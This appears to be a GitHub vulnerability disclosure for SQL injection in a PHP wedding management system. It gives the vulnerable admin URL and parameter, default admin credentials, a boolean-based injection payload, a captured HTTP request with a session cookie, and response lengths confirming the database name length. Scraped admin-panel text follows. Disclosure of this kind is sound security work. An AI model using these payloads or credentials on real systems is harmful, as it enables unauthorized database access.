debug601 Update SQLi-11.md History

1 contributor

41 lines (25 sloc) | 1.66 KB

Wedding Management System v1.0 by codeastr.com has SQL injection

Author： k0xx

The password for the backend login account is: admin@mail.com/Password@123

vendors: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability File: /Wedding-Management/admin/client_manage_account_details.php?booking_id=31&user_id=

Vulnerability location: /Wedding-Management/admin/client_manage_account_details.php?booking_id=31&user_id=,user_id


[+] Payload: /Wedding-Management/admin/client_manage_account_details.php?booking_id=31&user_id=31%20and%20length(database())%20=9 // Leak place ---> user_id


Current database name: dbwedding,length is 9

```
GET /Wedding-Management/admin/client_manage_account_details.php?booking_id=31&user_i
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```


When length (database ()) = 8, Content-Length: 15416





When length (database ()) = 9, Content-Length: 15233




Load URL
Split URL
Execute
http://192.168.1.19/Wedding-Management/admin/client_manage_account_details.php?booking_id=31&user_id=31 and length(database()) =9
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
WPMS Admin Panel
Liam Moore
Liam Moore
Administrator
Dashboard
Blogs & Events
Clients
Services
Gallery
Upload Photos
User Management
OVERVIEW OF NO PACKAGE SELECTED
Overview
Master List Guest
Budget
Total Guest
0
Amount Paid To Date
$ 0.00
Amount Paid
$ 0.00
Balance Due
$ 39,500.00
Package Include:
Appetizers and Meal Service
Hair And Make Up